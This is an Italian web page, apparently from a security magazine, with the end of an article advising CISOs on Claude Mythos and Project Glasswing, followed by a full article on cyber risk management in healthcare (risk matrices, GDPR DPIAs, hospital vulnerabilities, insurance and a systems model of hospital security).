Operativa. Le organizzazioni italiane con esposizione significativa dovrebbero utilizzare le dieci domande diagnostiche del documento come punto di partenza: qual è la posizione reale dell’organizzazione sull’AI? Gli sviluppatori possono usare coding agent? Esiste un gate di sicurezza reale tra code change e produzione? Quando è stata l’ultima volta che l’organizzazione ha effettuato un cambio produttivo guidato dalla sicurezza in meno di 48 ore? Le risposte rivelano il gap tra policy dichiarata e capacità operativa reale.

La finestra d’azione si sta chiudendo

Il documento si chiude con un parallelo storico preciso: il problema del Y2K era una minaccia sistemica con una scadenza definita, e il settore l’ha affrontata attraverso uno sforzo coordinato e disciplinato. La differenza con la sfida attuale non è nella natura del problema: è nella velocità con cui le scadenze si accorciano.

Claude Mythos ha portato in prima pagina capacità già presenti da mesi in forma meno visibile. Il Progetto Glasswing ha aperto una finestra di vantaggio per i difensori, ma è per definizione temporanea: Anthropic stessa stima che capacità comparabili saranno disponibili da altri lab AI entro sei-diciotto mesi. La finestra non è infinita, e ogni azione descritta nel documento può iniziare questa settimana.

Per i dettagli tecnici sulle vulnerabilità specifiche scoperte da Claude Mythos e sulla struttura del Progetto Glasswing, si rimanda all’articolo: Anthropic lancia il Project Glasswing.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/notizie/claude-mythos-ciso-guida-2026/


Risk management nella sanità digitale: prevenire e mitigare i rischi informatici

Questo articolo rappresenta il capitolo conclusivo della serie dedicata alla cybercriminalità nel settore sanitario, concentrandosi sugli aspetti operativi della gestione del rischio cyber. Dopo aver analizzato le minacce e le vulnerabilità del sistema sanitario digitale, questo contenuto si focalizza sulle metodologie concrete di risk management, dalla matrice di valutazione del rischio alla Data Protection Impact Assessment (DPIA).

Risk management nel comparto sanitario

Nei previ capitoli si è avuto modo di comprendere come il cyber risk sia ad oggi un rischio che, in certi settori e per alcune tipologie di danni (quali il furto di dati personali, il blocco di attività produttive o catene di fornitura, la violazione sistematica della privacy etc.), possa comportare impatti catastrofali.

Pertanto sarà necessario per costruire un’efficace politica di sicurezza[1], nonché per mettere in atto con successo le strategie preventive sopra descritte, attuare la c.d. “gestione dei rischi” (anche risk management)[2], quale processo comprendente tutte quelle azioni finalizzate ad identificare eventuali minacce o vulnerabilità cui una azienda risulti esposta al fine di sviluppare strategie e contromisure atte a poterle mitigare e controllare.[3]

Sebbene nessun sistema possa definirsi del tutto sicuro, esiste tuttavia un livello accettabile di sicurezza che è generato proprio dal bilanciamento di varie componenti: il valore di quanto si intende difendere, l’investimento economico che si è disposti a sostenere ed il livello di rischio che si è disposti a tollerare, pertanto risulterà essenziale addivenire ad un ragionevole compromesso tra tali esigenze poste in gioco.[4]

Soffermandosi il tempo dovuto sul concetto stesso di rischio, esso si figura quale condizione esistenziale, ineliminabile di ogni azienda, un fenomeno dalla natura sistematica,[5] che assume carattere dinamico,[6] essendo in grado di influenzare le condizioni di equilibrio economico, finanziario e patrimoniale.

Ancora si potrebbe qualificare come l’incertezza misurabile, riferendosi ad eventi, esterni od interni, per i quali è sempre possibile quantificare la frequenza con cui essi sono avvenuti in passato e di conseguenza il grado di probabilità di una loro verificazione futura.

Dando uno sguardo al panorama normativo ed in particolare all’art. 2 del D.lgs. n. 81/2008 (Testo unico per la sicurezza sul lavoro)[7], il rischio viene indicato come “la probabilità di raggiungimento del livello potenziale di danno nelle condizioni di impiego o di esposizione ad un determinato fattore o agente oppure alla loro combinazione”, si sta pertanto trattando ivi di una grandezza aleatoria, quale esprimente la probabilità che si verifichi un evento in grado di causare concretamente un danno.

Nonostante il legislatore stesso non suggerisca metodologie precise per addivenire ad un preciso calcolo del rischio, nella maggioranza dei casi ci si rifà al c.d. “metodo a matrici”, derivante originariamente dalle linee guida Ue atte a indirizzare ed accompagnare piccole e medie imprese verso una corretta ed efficace valutazione dei rischi.

Ebbene la matrice di rischio (anche matrice di impatto), quale strumento di analisi è riassumibile nella formula: [R] = [P] x [E], dove la grandezza [P] suole indicare la quantificazione (stima) della probabilità che il danno, derivante da un fattore di rischio dato, effettivamente si verifichi, mentre [E] risulta essere la quantificazione (stima) del potenziale danno, nella sua entità (o gravità).

La probabilità di accadimento [P] può assumere un valore sintetico in una scala da 1 a 4, a seconda della gamma di soglie di probabilità:

[P1] improbabile: il danno dipenderebbe da una concatenazione di eventi altamente improbabili e fra loro indipendenti, non sono mai stati registrati episodi simili in passato;

[P2] poco probabile: il danno si potrebbe verificare solo in circostanze alquanto particolari, raramente simili episodi sono accaduti in precedenza;

[P3] probabile: il danno potrebbe accadere, anche se non in modo automatico o diretto, suscitando una scarsa sorpresa, sono invero già stati riscontrati alcuni episodi simili in passato;

[P4] molto probabile: la situazione rilevata è direttamente correlata al verificarsi di un danno, la cui verificazione non susciterebbe stupore (anzi l’evento sarebbe largamente atteso), sono noti svariati episodi della stessa tipologia accaduti in precedenza.

La gravità del possibile danno [E] può assumere un valore sintetico in una

scala da 1 a 4, a seconda della gamma di soglie del danno:

[E1] lieve: si pensi ad un infortunio con effetti di inabilità temporanea, che siano rapidamente reversibili;

[E2] significativo: quale un infortunio con lesioni significative, ma ad ogni modo reversibili a medio termine;

[E3] grave: si pensi ad un infortunio con lesioni significative irreversibili o di invalidità parziale;

[E4] gravissimo: come un infortunio con lesioni altamente gravi irreversibili, invalidità totale o conseguenze letali. [8]

Pertanto una volta individuata una specifica situazione di pericolo, il valore numerico del rischio [R] sarà stimato quale prodotto fra l’entità del danno [E] e la probabilità di accadimento dello stesso [P], arrivando ad assumere un valore sintetico numerico compreso fra 1 e 16, per come si è voluto ricostruire nella matrice di rischio riportata a seguire:

Fig 6.1 Matrice di rischio secondo la formula [R]= [P] x [E]

risk management

In definitiva, l’anzidetta matrice risulta schematicamente una griglia, al cui interno da un alto verrà riportata la probabilità che un certo evento si verifichi e dall’altro l’impatto che questo stesso può comportare, incrociando le suddette grandezze poi si otterranno, come possibili risultati, differenti livelli di rischio:[9]

Rischio basso [1 ≤ R ≤ 2 ]: è da ritenersi pienamente accettabile, sicché non si richiederà l’adozione di alcuna tipologia di intervento;

Rischio moderato [3 ≤ R ≤ 4 ]: è anch’esso sopportabile, per cui l’adozione di specifiche azioni correttive sarà da valutare caso per caso;

Rischio medio [R=6]: è un livello che deve allertare, pertanto occorre tenerlo sotto adeguato controllo, saranno poi necessari interventi tecnici, organizzativi o procedurali, da programmare nel medio termine;

Rischio rilevante [R=9]: non risulta accettabile, richiederà pertanto interventi in tempi celeri atti a risolvere il problema;

Rischio alto [12 ≤ R ≤ 16]: è un livello di rischio assolutamente non accettabile che richiederà di interrompere immediatamente le operazioni e/o le attività e di non riprenderle fintanto che non si sia risolto il problema all’origine.[10]

Sulla base dei risultati sopra ottenuti, saranno adottabili tutta una serie di decisioni, quali: assumersi od evitare il rischio (ad esempio decidendo di iniziare o meno una determinata attività), rimuovere la fonte di rischio (quale una falla nella sicurezza di un sistema), modificarne la probabilità e le conseguenze (adottando misure, strategie e meccanismi di sicurezza), od altresì condividere il rischio stesso (servendosi di servizi assicurativi).

Da ultimo, con l’applicazione di una delle anzidette condotte si andrà ad evidenziare il grado di probabilità e gravità che permarrà, nonostante le azioni di mitigazione poste in essere, ossia il cosiddetto “rischio residuo”, che dovrà necessariamente esser tracciato, nonché sottoposto a periodici monitoraggi, in quello che si figura essere un modello di analisi dinamico e circolare.

Valutazione d’impatto (DPIA)

Passando ora a prendere in considerazione l’ambito della salute, risulta chiaro come medici, e strutture sanitarie in generale, debbano anch’essi gestire tutti quei rischi derivanti dal trattamento di una ingente mole di dati ipersensibili dei pazienti, optando per soluzioni operative che offrano massima protezione e riservatezza, nel rispetto dei diritti fondamentali degli individui.

Si ricordi come il Regolamento Ue 2016/679 (GDPR) si muova in un’ottica di responsabilizzazione (o accountability) nei confronti della figura del Titolare del trattamento[11], che dovrà adottare tutte le misure tecniche ed organizzative adeguate per garantire un livello di sicurezza proporzionato al rischio, di varia probabilità e gravità per i diritti e le libertà delle persone, inclusa la protezione, ex art. 5 contro “trattamenti non autorizzati o illeciti, la perdita, la distruzione o il danno accidentale”.

Ecco come posto di spiccato rilievo viene assunto, tra le novità introdotte dalla suddetta disciplina europea, dalla Valutazione d’impatto sulla protezione dei dati (anche detta DPIA, ossia Data Protection Impact Assessment), quale processo volto a descrivere il trattamento, valutarne necessità e proporzionalità, nonché ad identificare e gestire i rischi che ne derivino per i diritti delle persone fisiche, determinando in tal modo tutte le misure e tecniche atte ad affrontarli.

Nello specifico dall’art. 35 del Regolamento Ue, si evince come la DPIA sia obbligatoria laddove si svolgano trattamenti che, per loro stessa natura, oggetto, contesto e finalità possano presentare un rischio considerabile come elevato.[12] Ovvio è come identificare tutti i casi rientranti nello scenario appena delineato non sia sempre un’operazione semplice ed immediata, per questo si necessita di una fase preliminare, definibile per l’appunto come “prevalutazione d’impatto”, in cui il titolare del trattamento, una volta raccolte le informazioni essenziali, coadiuvato dal DPO (Data protection officer) qualora designato, valuterà l’opportunità e/o la necessità di procedere o meno ad una DPIA.

Il GDPR stesso viene in soccorso in tale prevalutazione, non elencando tassativamente i casi di obbligatorietà, ma limitandosi ad individuare tre ipotesi generali in cui la DPIA viene richiesta:

a) quando il trattamento comporta una valutazione sistematica e globale di aspetti personali relativi a persone fisiche, basata su un trattamento automatizzato, compresa la profilazione, e sulla quale si fondano decisioni che hanno effetti giuridici o incidono in modo analogo significativamente su dette persone fisiche;

b) in caso di trattamento, su larga scala, di categorie particolari di dati personali di cui all’articolo 9, paragrafo 1 (fra i quali, si ricorderà, sono compresi i dati relativi alla salute);

c) qualora il trattamento abbia ad oggetto la sorveglianza sistematica su larga scala di una zona accessibile al pubblico.

A tali indicazioni generali poi si vanno a sommare le Linee Guida WP 248 emanate dal Gruppo di lavoro “Articolo 29” (ad oggi European Data protection Board), che a loro volta identificano nove casi in presenza dei quali si può desumere che il trattamento presenti proprio “un rischio elevato per i diritti e le libertà delle persone fisiche” e che dunque si debba procedere con la DPIA:[13]

a) valutazione o assegnazione di un punteggio, inclusiva di profilazione e previsione;

b) processo decisionale automatizzato, mirante a consentire l’adozione di decisioni in merito agli interessati che abbiano effetti giuridici o che incidano in modo analogo significativamente su dette persone fisiche;

c) monitoraggio sistematico;

d) trattamento di dati sensibili od aventi carattere altamente personale;

e) trattamento di dati su larga scala, valutando a tal fine: il numero di soggetti interessati, il volume e le diverse tipologie dei dati, la durata, la persistenza ed altresì la portata geografica dell’attività di trattamento;

f) creazione di corrispondenze o combinazione di insiemi di dati;

g) trattamento di dati relativi ad interessi definibili come vulnerabili;

h) uso innovativo od anche applicazione di nuove soluzioni tecnologiche ed organizzative;

i) quando il trattamento in sé impedisce agli interessati di esercitare un diritto o di avvalersi di un servizio o contratto.

Risulta evidente come l’ambito sanitario vada a soddisfare molteplici dei suddetti requisiti, dal momento che risulta qualificabile come trattamento “su larga scala” di dati “sensibili” e/o relativi a categorie di interessati “vulnerabili” (si pensi a minori, anziani, pazienti affetti da patologie invalidanti etc.), che fa largo uso di tecnologie “avanzate ed innovative”.

Effettivamente la rilevazione di dati e parametri vitali tramite strumenti di monitoraggio a distanza (o mediante wearable devices), l’utilizzo di sistemi di AI per l’individuazione di terapie personalizzate, l’adozione di tecniche di machine learning nell’individuazione di gruppi di pazienti con una maggiore o minore propensione a sviluppare specifiche patologie, sono tutti esempi di acquisizione di dati che incidono sì principalmente sul diritto alla salute, ma altresì su svariati ambiti di vita quotidiana dei singoli individui, per tale motivo una valutazione d’impatto incentrata sull’analisi dei rischi derivanti da tali tipologie di trattamenti sanitari si profila come pienamente necessaria.[14]

Uno specifico modello di gestione dei dati dovrà essere in grado infatti di assicurare, costantemente, la riservatezza, l’integrità, la disponibilità ed anche la resilienza dei sistemi, cosicché in caso di accadimento di un evento negativo (interno od esterno) si possa comunque ripristinare tempestivamente tanto la disponibilità quanto l’accesso ai propri dati personali. [15]

Si passino così a considerare le concrete fasi del processo iterativo di una DPIA, per come vengono delineate dalle sopradette linee guida del WP29:

a) Descrizione del trattamento: innanzitutto occorrerà identificare tutti i diversi soggetti che siano coinvolti a diverso titolo (titolare ed eventuali contitolari, outsourcer responsabili esterni, amministratori di sistema etc.), come anche le tipologie di dati trattati, le piattaforme tecnologiche utilizzate e le finalità del trattamento stesso.

L’individuazione dei soggetti e la definizione dei livelli di responsabilità è indubbiamente un primo step difficoltoso, considerando la necessaria condivisione ed interoperabilità che caratterizza primi fra tutti i dati sanitari (si pensi a tutti gli episodi sanitari che caratterizzano la presa in carico di un paziente: assistenza domiciliare, programmi di screening, assistenza specialistica ambulatoriale, ricoveri, riabilitazione, gestione della cronicità etc.).

Durante ogni contatto infatti il paziente riceve determinate prestazioni (visite, esami, terapie, interventi etc.) che a loro volta ingenerano atti sanitari (un referto, il risultato di un esame di laboratorio etc.) per i quali può essere necessario impiegare risorse (materiali, attrezzature, spazi etc.) e dati clinici, che successivamente potranno essere aggregati e strutturati in documenti più complessi per essere consultati da differenti tipologie di utenti in funzione dei profili di abilitazione e delle differenti esigenze cliniche (percorsi diagnostici, terapeutici, assistenziali etc.).[16]

Risulta evidente come, alla luce della particolare sensibilità e rilevanza sia per la sicurezza dei procedimenti che dei pazienti, i dati clinici debbano essere gestiti seguendo criteri di sicurezza e tracciabilità (ossia verificando i sistemi di log management, assicurando l’autenticità, la data certa e le versione dei documenti ed altresì garantendo la loro non cancellazione o sovrascrittura);

b) Valutazione circa la necessità e proporzionalità del trattamento: in tale fase, una volta individuate possibili linee guida di riferimento da seguire (quali in materia di referti online, sul trasporto di campioni diagnostici, sul generale trattamento di dati genetici etc.) e descritto il ciclo di vita dei dati, la valutazione della proporzionalità dovrà essere approfondita in termini di quantità, frequenza, persistenza di raccolta di dati, come anche di ampiezza geografica dell’area di raccolta (si pensi ad un titolare che operi su più presidi territoriali);

c) Valutazione dei rischi: è indubbiamente la fase saliente della DPIA, in cui peraltro si evidenzia la necessità di far sì che la predisposizione del registro dei trattamenti[17] non sia un mero esercizio forma, ma piuttosto l’esito di una attenta valutazione tanto del contesto organizzativo di riferimento quanto dei processi aziendali da cui le attività di trattamento dei dati scaturiscono.

Per una corretta individuazione delle minacce si opererà una combinazione dei seguenti elementi, che stanno all’origine dei possibili incidenti: risorse (hardware, software, infrastrutture, etc.), azioni (guasto, atto doloso, errore etc.) e rischi dati (perdita di integrità, di confidenzialità, di riservatezza etc.).

Così a titolo esemplificativo, la minaccia di accesso abusivo ad un sistema è conseguenza di un atto doloso (azione), perpetrata su di una infrastruttura di rete (risorsa) che avrà ripercussioni sulla confidenzialità del dato. Ovvio è che suddetta analisi delle minacce non dovrà essere limitata al mero “rischio dato” inerente alla perdita di integrità, confidenzialità e disponibilità, ma anzi dovrà prendere in considerazione anche i possibili effetti che il rischio può avere per i diritti e le libertà delle persone fisiche, seguendo così un approccio altamente multidisciplinare che tenga conto in egual misura della sicurezza dei pazienti, della continuità operativa, della cybersecurity ed anche della capacità di resilienza dei sistemi. [18]

Cyber risk management: vulnerabilità e minacce nelle organizzazioni ospedaliere

A proposito di rischio si rilevi come nel complesso panorama sanitario oltre alla sicurezza delle cure, vi sia quella del farmaco, quella dei luoghi di lavoro, del rischio infettivo, delle radiazioni ionizzanti, quella strutturale ed ovviamente quella informatica. Tutti tali aspetti orbitano attorno a chiunque partecipi alla vita delle aziende sanitarie (si pensi ad operatori, utenti, fornitori terzi, visitatori etc.), ebbene non pare più possibile ragionare “per silos”, anzi ad oggi occorre una visione del rischio che sia quanto più integrata e complessiva possibile.

Ad ogni modo sono gli attuali fatti di cronaca a parlare chiaro: l’ambito sanitario risulta uno dei settori maggiormente esposti e vulnerabili sul versante della cybersecurity.

Tra i fattori di rischio che più possono incidere in tal senso si notino:

  1. L’ampia diversificazione delle figure professionali coinvolte, ognuna di queste con diversi profili di autorizzazione nei sistemi informatici e che spesso si ritrovano a poter accedere anche a più attrezzature collegate in rete;
  2. La necessità di garantire l’interoperabilità dei sistemi, e di integrare attrezzature fortemente diversificate sia all’interno della organizzazione che lungo la supply chain;
  3. L’utilizzo di strumentazioni medicali, fra cui sempre più soluzioni IoMT, non sempre progettate secondo una logica di sicurezza by design e che, non di rado, si ritrovano ad essere dotate di sistemi operativi obsoleti o per i quali non sono facilmente disponibili o reperibili patch di aggiornamento. Ad oggi invero un paziente può essere monitorato in modo più completo, senza tuttavia la necessità di appuntamenti “faccia a faccia” o trattamenti invasivi (si pensi al telemonitoraggio domiciliare attuato tramite dispositivi indossabili). L’attuale molteplicità di dispositivi interconnessi crea numerosi potenziali punti di infiltrazione e conduce inevitabilmente alla possibilità di subire maggiori attacchi informatici. [19] Sotto quest’ultimo profilo si rammenti ivi la c.d. Valutazione delle tecnologie sanitarie (anche detta Health Technology Assessment o HTA) quale strumento utilizzato a livello internazionale consistente nella “complessiva e sistematica valutazione multidisciplinare circa le conseguenze assistenziali, economiche, sociali ed etiche provocate in modo diretto ed indiretto, nel breve e lungo periodo, dalle tecnologie sanitarie esistenti e quelle di nuova introduzione”. [20]

È dunque una guida, un ponte fra il mondo tecnico-scientifico e quello propriamente decisionale, incentrata sull’analisi delle conseguenze attese dall’introduzione di specifiche tecnologie sanitarie, nonché di soluzioni digitali nel contesto di una organizzazione sanitaria (si pensi all’adozione di nuovi dispositivi medici, farmaci, sistemi diagnostici, procedure chirurgiche, percorsi assistenziali, attrezzature sanitarie, od assetti strutturali, organizzativi e manageriali, etc.), atta a focalizzare l’attenzione sulla attenta valutazione circa i profili di: efficacia clinica, protezione dei dati personali, prospettiva dei pazienti, cybersicurezza, aspetti economici, organizzativi, come anche etici e legali;

  1. La stessa mancanza di risorse ingenera vulnerabilità, volendosi riferire sia al fattore umano, per cui il personale IT risulta essere inadeguato, mancando per di più figure altre che possano occuparsi di campi multidisciplinari quali il risk management, la data protection o la stessa privacy management (portando ad una inevitabile ambiguità rispetto a chi sia effettivamente responsabile circa le tematiche di sicurezza). Ma un’altra risorsa a mancare risulta essere proprio il budget ed uno dei motivi per cui i fondi per la sicurezza informatica sembrano essere insufficienti è che le organizzazione sanitarie tendono ad indirizzare le proprie scelte d’acquisto, nonché finanziamento verso risorse legate propriamente all’assistenza clinica ed alle cure mediche, lasciando gli aspetti legati alla cybersicurezza nel dimenticatoio.[21]

Chiaro risulta come la cultura del rischio si sia evoluta nella sanità italiana, facendosi strada la graduale consapevolezza per cui la sicurezza in sanità non possa limitarsi solo più al rischio clinico, ma debba abbracciare ogni ambito, dall’informatico, al gestionale ed altresì strutturale. Il paradigma invero sta per mutare: dati e servizi sanitari saranno sempre meno chiusi negli hardware delle strutture sanitarie e sempre più diffusi e scambiati sui cloud, e ciò non farà altro che aumentare i rischi. Occorre dunque cogliere questo momento di passaggio per costruire una matura cultura delle sicurezza cyber prima che sia fin troppo tardi per arginare i danni.

Si voglia indirizzarsi verso le conclusioni riportando di seguito il survey realizzato da SHAM Italia, società specializzata in assicurazione e gestione rischi, datato al 2021, quale indagine conoscitiva rivolta ai professionisti ed alle strutture sanitarie e socio-sanitarie italiane, col preciso obiettivo di comprendere quanto il cyber-rischio sia conosciuto, come venga gestito, ed altresì quali siano le prospettive per il futuro.[22]

In particolare i partecipanti a tale sondaggio sono stati 68, provenienti da strutture ed aziende sanitarie, pubbliche e private, di 14 regioni italiane, sebbene non si tratti di un campione eccessivamente esteso, il contributo fornisce ad ogni modo un valido punto di partenza per comprendere il grado di consapevolezza degli operatori sanitari su tema del rischio cyber come anche quali siano le principali aree dove intervenire al fine di poter migliorare il campo della sicurezza informatica.

Il primo dato ricavabile, che lascia peraltro ben sperare, è l’alta sensibilità in materia: circa il 60% dei rispondenti (ossia Referenti di direzione sanitaria generale e di ingegneria clinica, responsabili CISO della sicurezza informatica, Risk manager, Data protection officer etc.) dichiara invero il cyber risk come altamente impattante sui modelli organizzativi interni e sulle attività da erogare, oltre ad un ulteriore 31% che lo qualifica comunque come un tema parzialmente prioritario, se si vanno a sommare tali due espressioni di interesse si ottiene un buon 90% dei rispondenti che valorizzano positivamente l’interessamento al tema de quo.

Di contro però l’immediato paradosso: il 53% dei rispondenti dichiara di non aver (o aver solo in parte) definito concretamente un piano di gestione del rischio, solo il 44% poi dichiara di aver reattivamente adottato ed implementato azioni di miglioramento interno in seguito all’avverarsi di eventi avversi, ed ancora meccanismi quali mappature dei rischi od anche test sulle vulnerabilità risultano scarsamente effettuati (da circa il 30% dei rispondenti).

Ebbene all’elevato interesse sul tema non sembra quindi corrispondere un altrettanto sentita sua identificazione, misurazione e gestione, si noti peraltro come solo il 10% dei rispondenti affermi di aver provveduto a contrarre apposite polizze assicurative contro i danni informatici al fine sia di trasferire eventuali conseguenze economiche circa un evento avverso, sia di avere un adeguato supporto tecnico attivo in caso di necessità. Soffermandosi celermente sui rischi legati alla sottrazione dati ed alla violazione della privacy, è da rilevare come nel corso degli ultimi anni sia cresciuta in maniera esponenziale la domanda di coperture assicurative strutturate in modo da affrontare i costi relativi a tali nuovi rischi ed incidenti cyber.

Anche in tali tipologie di polizze si troverà una concezione strettamente attuariale delle assicurazioni, basata sulla capacità di prevedere in anticipo la probabilità e l’impatto di possibili eventi dannosi, informazioni che vengono per lo più ricavate dai dati relativi al passato, facendo poi delle ipotesi sui futuri accadimenti. Ciononostante, suddetti rischi risultano comunque particolarmente complessi da decodificare, a causa proprio della rapida evoluzione tecnologica che caratterizza il settore de quo.

Sicuramente nel novero delle principali cyberminacce per le quali potrebbe essere disponibile una copertura assicurativa rientrano:

  1. la divulgazione di informazioni sensibili protette od il blocco dei sistemi informatici (si ricordi come l’estorsione preveda, nella maggior parte dei casi, il pagamento del riscatto tramite valuta digitale);
  2. il mancato guadagno lungo il perdurare di un certo periodo di tempo, determinato a causa di un evento di violazione delle informazioni.[23]

Rimane tuttavia importante considerare che sarebbe del tutto irrealistico pensare di poter azzerare completamente il rischio cibernetico all’interno di una azienda: diventa quindi ineludibile un cambio di paradigma, che vede un diretto coinvolgimento ed una forte implementazione del risk management, nelle sue diverse declinazioni di: mitigazione, prevenzione, trasferimento ed assunzione del rischio.

Ed il risk management dovrà essere inteso quale approccio valutativo che incomincia con l’identificazione di tutti i rischi potenziali, nonché degli asset e delle specifiche vulnerabilità, per successivamente valutare la probabilità circa l’avverarsi di un evento avverso, il suo impatto e le misure di salvaguardia da adottare per ridurne gli effetti negativi. Solo così il rischio potrà essere mitigato ed altresì costantemente monitorato nel tempo, seguendo una procedura dal carattere fortemente circolare atta a garantire alti livelli di cybersicurezza.[24]

Da qui l’assunto cardine per indirizzare il futuro della sanità italiana: senza una adeguata sicurezza, la digitalizzazione del settore sanitario non potrà mai dispiegarsi compiutamente, in quanto la sicurezza stessa non è una risposta alla innovazione, ma piuttosto il suo requisito fondamentale.

Una visione d’insieme

Si voglia a questo punto indirizzarsi verso riflessioni conclusive fornendo una prospettiva sistematica e strutturata, volta ad analizzare le dinamiche di sviluppo ed implementazione della cybersecurity nelle strutture ospedaliere e su come talune dinamiche organizzative interne possano a tutti gli effetti interagire fra loro al fine di sviluppare un sistema sanitario complessivamente cybersicuro.

Si è già ampiamente notato nel discorrere dei capitoli precedenti come le capabilities relative alla cybersicurezza in sanità includano una ampia varietà di programmi, sistemi, comportamenti e tecnologie che un ospedale può decidere di impiegare col preciso obiettivo di potenziare la propria resilienza informatica.

Tuttavia non tutte le anzidette strategie e soluzioni operative si presentano come autosufficienti, anzi possono erodersi e scemare nel tempo laddove non vengano opportunamente attuate, adottate, monitorate e mantenute. Al fine di voler riassumere graficamente un panorama organizzativo così complesso si farà uso a seguire delle variabili di stock e di flusso.[25]

Si incominci dunque dando uno sguardo al nucleo del modello proposto, ossia la variabile di stock evidenziata e denominata “Cybersecurity capabilities at hospital” quale raffigurante l’accumulo di tutti i programmi implementati e comportamenti adottati determinanti la sicurezza complessiva di una specifica organizzazione. Una variabile di flusso invece ha la funzione di modificare e far variare quella anzidetta di stock, da qui si possono notare la variabile di afflusso (“Cybersecurity capability development”), indicante il tasso al quale le capacità vengono aggiunte allo stock esistente, e di deflusso (“Cybersecurity capability erosion”), specificante viceversa il tasso al quale le capacità stesse vengono eliminate dallo stock esistente (Fig. 6.2). [26]

Fig. 6.2 Primo loop di cybersecurity
Fonte: “Cybersecurity in hospitals: a systematic, organizational perspective”, in Journal of medical Internet Research, rimando a nota.

Un primo fattore variabile viene rappresentato dalla disponibilità di risorse (“Resource availability”): mezzi quali acquisti, protocolli, strumenti, tecnologie e personale costituiscono invero gli elementi costitutivi essenziali che consentono ad una struttura sanitaria di compiere gli sforzi necessari al fine di aumentare la capability development rate e di conseguenza incrementare lo stock delle attuali potenzialità ospedaliere. A sua volta ciò innescherebbe un accrescimento circa il livello di sicurezza informatica (“Cybersecurity level”), riducendo il divario fra il livello effettivo e quello desiderato di protezione, e, si capirà, laddove tale gap diminuisca, si attenueranno di conseguenza anche gli sforzi (“Efforts to fill out the gaps”) richiesti per colmare le lacune di sistema.

È così che si verrà a delineare un primo anello, anche detto feedback loop (B1) indirizzato a bilanciare e stabilizzare il sistema complessivo, guidandolo verso il raggiungimento dell’obiettivo desiderato.

Congiungendo allo schema de quo ulteriori elementi (Fig. 6.3), si osservi come il livello di sicurezza possa calare a causa della presenza di specifiche vulnerabilità (si pensi all’arretratezza delle tecnologie adoperate), che implicano una più alta probabilità di successo circa la perpetrazione di eventuali cyber attacchi, che laddove raggiungano effettivamente un esito positivo, non faranno altro che sobbarcare una data struttura di maggiore pressione ed impellenza circa l’urgente necessità di raggiungere il livello desiderato (nonché richiesto) di security (da qui il secondo cerchio, o balancing loop B2, raffigurante il giungere del bisogno di più robuste capabilities).

Fig. 6.3 Secondo loop di cybersecurity
Ancora si vogliano aggiungere ulteriori fattori rilevanti (Fig 6.4), in primis la complessità degli end point (ossia di tutti i device, strumenti, apparecchiature e macchinari interconnessi), aggravata dalla mancanza di consapevolezza da parte del personale medico circa le corrette pratiche di sicurezza informatica da dover adottare nell’operare quotidiano, andando così ad accentuare fortemente le già esistenti vulnerabilità della struttura, conducendo inevitabilmente ad una riduzione della complessiva capacità dell’organizzazione di gestire lo scenario relativo alla propria cybersicurezza.

In secundis si sottolinei come laddove tutti gli attori dell’organigramma sanitario non riconoscano la dovuta importanza alle tematiche di security, cooperando e collaborando fra loro, andranno a minare fortemente tutti gli sforzi fatti per colmare tutte le lacune di sistema sopradette, impattando negativamente sul livello generale di cybersecurity (entrando in un loop recitante “We are gonna get hacked anyway”).

Viceversa dovrebbe essere proprio quella anzidetta pressione ingenerata dall’eventualità di subire cyber attacchi indirizzati alla propria struttura (quale il non voler subire un danno reputazionale) a spingere tutti gli stakeholder interni ad allinearsi lungo la medesima strategia operativa difensiva e di rafforzamento della propria resilienza.

Fig 6.4 End point e stakeholder nel sistema
Ebbene il meccanismo circolare delineatosi sino a qui non risulta, a ben vedere, applicabile solo ad una singola realtà ospedaliera, ma altresì a tutto un sistema sanitario nella sua interezza, essendo che le vulnerabilità informatiche proprie delle strutture sanitarie in un dato Paese altro non è che il risultato, non certo di una, quanto di una ingente molteplicità di strutture.

Per esemplificare si ipotizzi di applicare il modello de quo su 1000 ipotetici ospedali (nonostante ciascuno abbia il proprio livello di disponibilità di risorse ed il proprio personale target di sicurezza da raggiungere), ciò che è ricavabile da suddetta operazione è proprio il livello di vulnerabilità complessivo di un sistema sanitario, che andrà necessariamente a determinare l’attrattiva che quest’ultimo riveste per l’agire di cybercriminali (attrattiva che verrà valutata assieme ad altri fattori variabili, quali il valore economico dei dati sanitari custoditi dalle diverse organizzazioni).

Fig. 6.5 Applicazione del modello su larga scala
Pertanto guardando i risultati ottenuti adottando un punto di vista macro, la vulnerabilità cyber delle infrastrutture ospedaliere di un dato Paese si ritrova ad esser fortemente condizionata dalle capabilities proprie di ogni singola struttura. Cercare dunque di ridurre ed appianare i divari circa le differenti disponibilità di risorse (tanto fisiche quanto umane) fra diversi ospedali, disseminati in una data zona geografica, potrebbe aiutare a rendere l’intero sistema meno vulnerabile, si spieghi meglio: anche solo pochi ospedali con scarsi livelli di cybersecurity potrebbero andare a minare un’intera assistenza sanitaria nazionale.

In altre parole risulta ad oggi necessario che le strutture si muovano unite e di pari passo, all’interno di una cornice di politiche indirizzate ad incrementare il pari livello collettivo di sicurezza cyber, riducendo le dissomiglianze ed i divari in termini di disponibilità di risorse

Lo sviluppo di una digital health nazionale dovrà quindi trovare piena realizzazione all’interno di un progetto di politiche pubbliche che sia organico e lungimirante di governance sanitaria, che promuova una condivisione selettiva dei dati sanitari, scongiurando la perdita di informazioni sensibili od il blocco dei sistemi interni, al fine di minimizzare i rischi cibernetici e le conseguenti possibili lesioni dirette alla sfera personale della riservatezza, della dignità e della safety degli individui.

Strategie future per il risk management della sanità digitale italiana

Si voglia ivi ripetere il seguente concetto a fini riassuntivi: l’uso di Internet e delle ICT (Information and Communications Technology) costituisce, per il mondo sanitario, un meccanismo senza precedenti, propulsore di innovazione, atto a fornire risposte sempre più efficienti alle odierne problematiche legate alla salute. Maggiore informatizzazione e automazione dei processi tuttavia, se da un lato comportano nobili ed evidenti vantaggi, dall’altro, laddove non vengano sapientemente governati, rendono qualsivoglia struttura permeabile e terreno fertile per nuove forme di rischio. [27]

